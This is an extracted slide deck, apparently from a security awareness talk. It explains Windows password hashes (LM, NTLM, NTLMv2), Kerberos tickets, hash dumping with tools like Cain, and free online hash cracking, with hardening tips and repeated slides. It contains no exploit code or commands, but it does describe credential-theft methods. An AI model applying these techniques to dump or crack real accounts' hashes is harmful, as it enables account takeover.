
- Disable LLMNR (Link-Local Multicast Name Resolution)
- Disable NetBIOS over TCP/IP
- Disable WPAD auto-configuration
- Create baseline configurations of desktop images based on CIS benchmarks



Questions? Break coming up...

QUESTIONS?






PASSWORD HASHES AND LATERAL MOVEMENT



TYPICAL LOGIN SCENARIO



▶▶ FORESITE

Lets talk about password hashes

A typical login scenario:

You have a username and password

Lets say your password is DOG

A hashing algorithm (such as LM, NTLM, NTLMv2, MD5, SHA1 etc..) convert the clear text of your password into cipher text and store this in a database
It is not possible to recover the clear text from the cipher text (at least its not supposed to be)

When you login

The hashing algorithm converts your clear text password to cipher text then compares whats stored with the hash of the password you inputed

- If it matches whats stored you're allowed to login
- if it doesn't match whats stored logins fail

*For you smart guys we're not talking about salting for this talk

TYPICAL LOGIN SCENARIO



Lets talk about password hashes

A typical login scenario:

You have a username and password

Lets say your password is DOG

A hashing algorithm (such as LM, NTLM, NTLMv2, MD5, SHA1 etc..) convert the clear text of your password into cipher text and store this in a database
It is not possible to recover the clear text from the cipher text (at least its not supposed to be)


When you login

The hashing algorithm converts your clear text password to cipher text then compares whats stored with the hash of the password you inputed

- If it matches whats stored you're allowed to login
- if it doesn't match whats stored logins fail

*For you smart guys we're not talking about salting for this talk

WHERE ARE HASHES STORED?



Where are hashes stored?

Domain accounts are stored on domain controllers
NTDS.DIT

Local accounts are stored in the SAM (Security Account Manager)

However:

Local password hashes are trivial to dump using a variety of applications which are point and click simple. (like Cain which we demo'd earlier)

YOU MAY THINK...



Where are hashes stored?


Domain accounts are stored on domain controllers
NTDS.DIT

Local accounts are stored in the SAM (Security Account Manager)

However:

Local password hashes are trivial to dump using a variety of applications which are point and click simple. (like Cain which we demo'd earlier)

HOWEVER...



User	RID	LM-Password	NT-Password	LM-Hash
<input type="checkbox"/> Administrator	500	<Disabled>	<Empty>	0000000000000000
<input type="checkbox"/> Guest	501	<Disabled>	<Disabled>	0000000000000000
<input checked="" type="checkbox"/> HelpAssistant	1000	???????????????	???????????????	BEFE487890E4F67
<input checked="" type="checkbox"/> SUPPORT_388945a0	1002	<Disabled>	???????????????	0000000000000000



Where are hashes stored?


Domain accounts are stored on domain controllers
NTDS.DIT

Local accounts are stored in the SAM (Security Account Manager)

However:

Local password hashes are trivial to dump using a variety of applications which are point and click simple. (like Cain which we demo'd earlier)

HOWEVER...



Where are hashes stored?

Domain accounts are stored on domain controllers
NTDS.DIT


Local accounts are stored in the SAM (Security Account Manager)

However:

Local password hashes are trivial to dump using a variety of applications which are point and click simple. (like cain which we demo'd earlier)

WINDOWS HASH TYPES


WEAKEST — STRONGEST



LM (used by NT, XP, Server 2003)
The password is split into 7 Character section
Each section is encrypted with DES
Then concatenated

WINDOWS HASH TYPES

WEAKEST — STRONGEST



LM (used by NT, XP, Server 2003)

The password is split into 7 Character section

Each section is encrypted with DES

Then concatenated

This means that the largest number of characters needing to be cracked is 7 (even if a user enters a 14 character password)

WINDOWS HASH TYPES

HOW DOES NTLM WORK?

1. Convert the passcode to unicode
2. Apply the MD4 algorithm to the passcode

<http://citeseer.ist.psu.edu/denboer91attack.html>

<http://eprint.iacr.org/2005/151>



How does NTLM work?

- 1 Convert the passcode to unicode
- 2 Apply the MD4 algorithm to the passcode

"Implementers should be aware that NTLM does not support any recent cryptographic methods, such as AES or SHA-256. It uses cyclic redundancy check (CRC) or message digest algorithms (RFC1321) for integrity, and it uses RC4 for encryption.


Deriving a key from a password is as specified in RFC1320 and FIPS46-2. Therefore, applications are generally advised not to use NTLM" - <https://msdn.microsoft.com/en-us/library/cc236715.aspx>

Created in 1990 This hash is 128 bits, 32 characters long. MD4 is vulnerable to many collision attacks which make the protocol inherently insecure

<http://citeseer.ist.psu.edu/denboer91attack.html>

<http://eprint.iacr.org/2005/151>

HOW DOES NTLM2 WORK? (CHALLENGE RESPONSE PROTOCOL)



▶▶ FORESITE

How does NTLMv2 work? (A Challenge response protocol)


Whats the difference between sending a hash and challenge response?

How does this work in practice?

NTLMv2 challenges use MD5 rather than MD4

This is obviously more complex to crack, but it is crackable!

HOW DOES THIS WORK IN PRACTICE?



How does NTLMv2 work? (A Challenge response protocol)

Whats the difference between sending a hash and challenge response?

How does this work in practice?

NTLMv2 challenges use MD5 rather than MD4

This is obviously more complex to crack, but it is crackable!

THE HOUND OF HADES Κ'ΕΡΒΕΡΟΣ KERBEROS ['KERBEROS]),


- KDC (a domain controller typically)
 - Grants Ticket granting tickets to authorized clients
 - Sends tickets to clients
- Fileserver
 - Accepts tickets encrypted with a ticket granting ticket generated by the KDC
- Client
 - Asks for ticket granting ticket from the KDC using preauthorization (good for 8 hours typically)
 - Stores tickets in a secure area of memory called the kerberos tray
 - Sends ticket granting ticket to KDC and asks for a ticket to access the fileserver
 - Sends ticket to file server



The hound of Hades Κέρβερος Kerberos ['kerberos]),

A quick example:

- KDC (a domain controller typically)
 - Grants Ticket granting tickets to authorized clients
 - Sends tickets to clients
- Fileserver
 - Accepts tickets encrypted with a ticket granting ticket generated by the KDC
- Client
 - Asks for ticket granting ticket from the KDC using preauth (good for 8 hours typically)
 - Stores tickets in a secure area of memory called the kerberos tray
 - Sends ticket granting ticket to KDC and asks for a ticket to access the fileserver
 - Sends ticket to file server



The hound of Hades Κέρβερος Kerberos ['kerberos]),

A quick example:

- KDC (a domain controller typically)
 - Grants Ticket granting tickets to authorized clients
 - Sends tickets to clients
- Fileserver
 - Accepts tickets encrypted with a ticket granting ticket generated by the KDC
- Client
 - Asks for ticket granting ticket from the KDC using preauth (good for 8 hours typically)
 - Stores tickets in a secure area of memory called the kerberos tray
 - Sends ticket granting ticket to KDC and asks for a ticket to access the fileserver
 - Sends ticket to file server

IMPORTANT TAKEAWAYS WITH KERBEROS

The screenshot shows a software interface with a menu bar (Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, Query) and a sidebar listing various hash types under the 'Cracker' category. The main window displays a table with the following data:

Username	Password	Kerberos5 PreAuth Hash	Note
IGXGLOBAL.COM		896C11C4F65954BE71E05F562386646C...	

Below the table, the following text is displayed:

The file server
Never sees tickets or keys using to authenticate against other resources

The KDC
Only needs to authenticate a client one time using a logon password (when the TGT is created)
TGT is used for authentication after

The client
Still has to authenticate with the KDC

FORESITE

The file server:

Never sees tickets or keys using to authenticate against other resources

The KDC

Only needs to authenticate a client one time using a logon password (when the TGT is created)

The TGT is used for authentication after


The client

Still has to authenticate with the KDC

QUESTION:
WHO KNOWS WHY KERBEROS
IS TIME SENSITIVE?



WHAT ABOUT PASSWORD CRACKING?



- Even though password hashes are one-way, and attacker can still brute-force passwords.




What about password cracking?

Even though password hashes are one way, an attacker can still brute force passwords:

WHAT ABOUT PASSWORD CRACKING?

- But I use character substitution, so you'll never guess my password!




What about password cracking?

Even though password hashes are one way, an attacker can still brute force passwords:


But I use character substitution so you'll never guess my password

Attacker tools are built to look for this



~28 BITS OF ENTROPY
 $2^{28} = 3 \text{ DAYS AT } 1000 \text{ GUESSES/SEC}$
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
 DIFFICULTY TO GUESS:
EASY

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE O'S WAS A ZERO?
 AND THERE WAS SOME SYMBOL...
 DIFFICULTY TO REMEMBER:
HARD



~44 BITS OF ENTROPY
 $2^{44} = 550 \text{ YEARS AT } 1000 \text{ GUESSES/SEC}$
 DIFFICULTY TO GUESS:
HARD


THAT'S A BATTERY STAPLE.
 CORRECT!
 DIFFICULTY TO REMEMBER:
 YOU'VE ALREADY MEMORIZED IT

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Credit: XKCD

<https://xkcd.com/936/>





Computing power has been commoditized, password hashes can often be cracked for free

CrackStation Defuse.ca

CrackStation Password Hashing Security Defuse Security

Free Hash Cracker
Wordlist Download
About Us
Contact Us
ToS & Privacy Policy

Free Password Hash Cracker

Enter up to 10 non-salted hashes:

5835048CE94AD0564E29A924A03510EF

Type the text 326
reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5), md5-half, sha1, sha1(sha1_bin()), sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+

Hash	Type	Result
5835048CE94AD0564E29A924A03510EF	NTLM	password1


Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

FORESITE

Computing power has been commoditized, password hashes can often be cracked for free

HAVE YOU BEEN PWNED?

- <https://haveibeenpwned.com>



Have you been pwned?

